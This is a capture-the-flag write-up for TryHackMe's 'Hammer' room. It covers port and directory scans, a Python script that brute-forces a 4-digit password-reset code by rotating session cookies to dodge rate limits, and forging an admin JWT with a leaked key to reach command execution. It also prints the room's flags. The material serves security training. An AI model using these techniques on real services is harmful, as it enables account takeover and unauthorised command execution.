Hammer
- 🌐 Website: TryHackMe
- 🔥 Level: Medium
- 🖥️ OS: Linux
- 🔗 Link: Hammer
❓Question
What is the flag value after logging in to the dashboard?
📋 Walkthrough
Let's start with an Nmap scan.
┌─[✗]─[hacknseek@parrot]─[~]
└──╼ $nmap --min-rate 10000 -p- $target
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-21 09:54 +0200
Nmap scan report for 10.113.154.205
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste

Nmap done: 1 IP address (1 host up) scanned in 9.18 seconds
┌─[hacknseek@parrot]─[~]
└──╼ $nmap -sC -sV -p22,1337 $target
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-21 09:55 +0200
Nmap scan report for 10.113.154.205
Host is up (0.032s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d1:6a:b1:ae:0e:90:5b:07:1d:9f:64:90:3c:98:0a:f4 (RSA)
|   256 bb:14:3e:35:32:47:96:af:d8:ed:fa:e8:28:c5:2d:39 (ECDSA)
|_  256 19:ad:e3:88:60:28:d5:f8:a1:d4:5b:17:ad:08:72:96 (ED25519)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.28 seconds
┌─[hacknseek@parrot]─[~]
There is an interesting port open on 1337, which is exposing an HTTP server. Visiting it, we find a login page.
Trying to log in with random credentials returns:
Invalid Email or Password!
However, I also notice a "Forgot Password" functionality. If I enter a random email address, the application replies with:
Invalid email address!
This is a strong indication that user enumeration is possible.
While opening Burp Suite, I also notice the following developer note in the source code of the index page:
Alright, let's try running a directory fuzzing scan while looking specifically for directories starting with hmr_.
┌─[✗]─[hacknseek@parrot]─[~]
└──╼ $ffuf -w "/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt" -u http://10.113.154.205:1337/hmr_FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.113.154.205:1337/hmr_FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

css                     [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 32ms]
js                      [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 31ms]
images                  [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 3482ms]
logs                    [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 32ms]
We discover an hmr_logs directory containing an error.logs file:
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
We can immediately spot a valid email address:
tester@hammer.thm
If we try resetting the password for this account, we are presented with a 4-digit OTP input.
Four digits means only 10,000 possible combinations, so brute forcing it should be feasible if there are no protections in place.
Looking at the page source, I find the following script:
<script>
    let countdownv = 171;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
            const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
                 hiddenField.value = countdownv;
                if (countdownv <= 0) {
                    clearInterval(interval);
                    //alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
First, I prepare a brute-force attack using Burp Suite.

After a few attempts, both with Burp Suite and with a dedicated Python script, I notice that the application implements a rate limit:
Rate limit exceeded. Please try again later.
However, changing the PHPSESSID seems to reset the rate limit.
I therefore create a very simple script: it starts the password reset process and tries recovery codes until the available attempts are exhausted. Once the rate limit is reached, it generates a new PHPSESSID, starts the reset process again, and continues the brute force.
Here is the script:
Script
import requests
import random
from requests import Session

url = "http://10.113.154.205:1337/reset_password.php"

session = Session()
def reset(phpsessid):
    data = {
        'email': 'tester@hammer.thm',
    }
    response = session.post(url, data=data, cookies={"PHPSESSID":str(phpsessid)}, verify=False)
    #print(response.headers)

def bruteforce():
    phpsess=random.randint(0,999999)
    print(phpsess)
    reset(phpsess)
    attempt=0
    for i in range(9999):
        n = ("0"*(4-len(str(i))))+str(i)
        data = {
            'recovery_code': n,
            's':99999
        }
        print("Trying ",n)
        response = session.post(url,data=data,verify=False,cookies={"PHPSESSID":str(phpsess)})
        if "Rate limit exceeded" in response.text:
            phpsess=random.randint(0,999999)
            #print(phpsess)
            reset(phpsess)
        elif "Submit Code" not in response.text:
            print(phpsess)
            print(response.headers)
            print(response.text)
            break

bruteforce()
Once the correct recovery code is found, we can reset the password.
After logging in, we find the first flag on the dashboard:
Answer
THM{AuthBypass3D}
❓Question
What is the content of the file /home/ubuntu/flag.txt?
📋 Walkthrough
On the website, we find what appears to be a command execution panel.
We immediately notice that the cat command is blocked.
I also notice that the session expires very quickly. There is a cookie related to session persistence set to no, so I try changing it to yes, but unfortunately it does not work.
To make testing easier, I create a small script that allows me to repeatedly send commands to the endpoint.
While exploring the application, I notice a .key file inside the web directory. Since it is located inside the web root, we should be able to retrieve it directly through the browser.
It appears to be a key used to sign JWT tokens.
Let's decode our current JWT cookie. It has the following structure:
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}
{
    "iss": "http://hammer.thm",
    "aud": "http://hammer.thm",
    "iat": 1789985787,
    "exp": 1789989387,
    "data": {
        "user_id": 1,
        "email": "tester@hammer.thm",
        "role": "user"
    }
}
The key being used appears to be mykey.key.
We can therefore try forging our own JWT, signing it with the key we found and changing the role from user to admin.
We also replace the original kid value with the path to our accessible key, 188ade1.key, which is located inside /var/www/html/, the standard web root directory on many Linux web servers.
The forged token looks like this:
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key"
}
{
    "iss": "http://hammer.thm",
    "aud": "http://hammer.thm",
    "iat": 1789985787,
    "exp": 1789989387,
    "data": {
        "user_id": 1,
        "email": "tester@hammer.thm",
        "role": "admin"
    }
}
I set the forged JWT as my cookie and try the command panel again.
This time, I can execute any command.
The flag is located at:
/home/ubuntu/flag.txt
Answer
THM{RUNANYCOMMAND1337}